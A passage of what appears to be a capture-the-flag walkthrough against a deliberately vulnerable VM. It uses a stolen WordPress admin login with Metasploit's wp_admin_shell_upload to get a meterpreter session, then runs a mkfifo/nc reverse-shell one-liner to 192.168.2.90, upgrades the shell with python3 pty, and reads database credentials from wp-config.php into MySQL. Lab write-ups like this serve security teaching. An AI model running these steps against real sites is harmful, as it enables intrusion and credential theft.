


Really!? Agaain? Make sure you don't forget it now!

notadmin:Pa$$w0rd13!&

Sadly we are not able to modify the theme file so we need to use metasploit's own file upload






```
<?php

phpinfo();

?>

<main id="site-content" role="main">

    <?php

    $archive_title    = '';
    $archive_subtitle = '';

    if ( is_search() ) {
        global $wp_query;

        $archive_title = sprintf(
            '%1$s %2$s',
            '<span class="color-accent">' . __( 'Search:', 'twentytwenty' ) . '</span>',
            '&ldquo;' . get_search_query() . '&rdquo;'
        );

```


Unable to communicate back with site to check for fatal errors, so the PHP change was reverted. You will need to upload your PHP file change by some other means, such as by using SFTP.

Options in metasploit




```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   Pa$$w0rd13!&     yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.2.94     yes       The target address range or CIDR identifier
   RPORT      65535            yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /phpcms          yes       The base path to the wordpress application
   USERNAME   notadmin         yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.2.90     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```


Reverse shell popped, don't really like meterpreter shell that much, kinda used nc, python3 import pty, stty raw -echo trick on the
nc reverse shell



```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 192.168.2.90:4444
[*] Authenticating with WordPress using notadmin:Pa$$w0rd13!&...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /phpcms/wp-content/plugins/SIfNVtDCaC/tUlAWleejn.php...
[*] Sending stage (38247 bytes) to 192.168.2.94
[*] Meterpreter session 1 opened (192.168.2.90:4444 -> 192.168.2.94:40474) at 2019-12-08 22:59:25 +0800
[+] Deleted tUlAWleejn.php
[+] Deleted SIfNVtDCaC.php
[+] Deleted ../SIfNVtDCaC

meterpreter > sysinfo
Computer    : literallyvulnerable
OS          : Linux literallyvulnerable 4.15.0-72-generic #81-Ubuntu SMP Tue Nov 26 12:20:02 UTC 2019 x86_64
Meterpreter : php/linux
meterpreter > 
```




```
meterpreter > shell
Process 2065 created.
Channel 1 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
python -c "import pty;pty.spawn('/bin/bash')"
/bin/sh: 1: python: not found
python3 -c "import pty;pty.spawn('/bin/bash')"
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
www-data@literallyvulnerable:$ 
```




```
www-data@literallyvulnerable:..$ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.2.90 1111 >/tmp/f
</tmp/f|/bin/sh -i 2>&1|nc 192.168.2.90 1111 >/tmp/f
rm: cannot remove '/tmp/f': No such file or directory
```


Routing check of db creds




```
www-data@literallyvulnerable:/var/www/html/phpcms$ ls -lah
total 220K
drwxr-xr-x  5 www-data www-data 4.0K Dec  4 11:47 .
drwxr-xr-x  3 www-data www-data 4.0K Dec  5 11:37 ..
-rwxr-xr-x  1 www-data www-data  475 Dec  4 11:47 .htaccess
-rwxr-xr-x  1 www-data www-data  420 Nov 30  2017 index.php
-rwxr-xr-x  1 www-data www-data  20K Jan  1  2019 license.txt
-rwxr-xr-x  1 www-data www-data 7.2K Sep  2 21:44 readme.html
-rwxr-xr-x  1 www-data www-data 6.8K Sep  3 00:41 wp-activate.php
drwxr-xr-x  9 www-data www-data 4.0K Nov 12 20:31 wp-admin
-rwxr-xr-x  1 www-data www-data  369 Nov 30  2017 wp-blog-header.php
-rwxr-xr-x  1 www-data www-data 2.3K Jan 21  2019 wp-comments-post.php
-rwxr-xr-x  1 www-data www-data 2.9K Dec  4 11:43 wp-config.php
drwxr-xr-x  6 www-data www-data 4.0K Dec  8 14:59 wp-content
-rwxr-xr-x  1 www-data www-data 3.9K Oct 10 22:52 wp-cron.php
drwxr-xr-x 20 www-data www-data  12K Nov 12 20:31 wp-includes
-rwxr-xr-x  1 www-data www-data 2.5K Sep  3 00:41 wp-links-opml.php
-rwxr-xr-x  1 www-data www-data 3.3K Sep  3 00:41 wp-load.php
-rwxr-xr-x  1 www-data www-data  46K Sep 30 18:53 wp-login.php
-rwxr-xr-x  1 www-data www-data 8.3K Sep  3 00:41 wp-mail.php
-rwxr-xr-x  1 www-data www-data  19K Oct 15 15:37 wp-settings.php
-rwxr-xr-x  1 www-data www-data  31K Sep  3 00:41 wp-signup.php
-rwxr-xr-x  1 www-data www-data 4.7K Nov 30  2017 wp-trackback.php
-rwxr-xr-x  1 www-data www-data 3.1K Jul  1 08:01 xmlrpc.php
```



```
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wpUser' );

/** MySQL database password */
define( 'DB_PASSWORD', 'p@$$w0rD' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```




```
www-data@literallyvulnerable:/var/www/html/phpcms$ mysql -u wpUser -h localhost -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 16281
Server version: 5.7.28-0ubuntu0.18.04.4 (Ubuntu)

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| wordpress          |
+--------------------+
2 rows in set (0.01 sec)

mysql> 
```

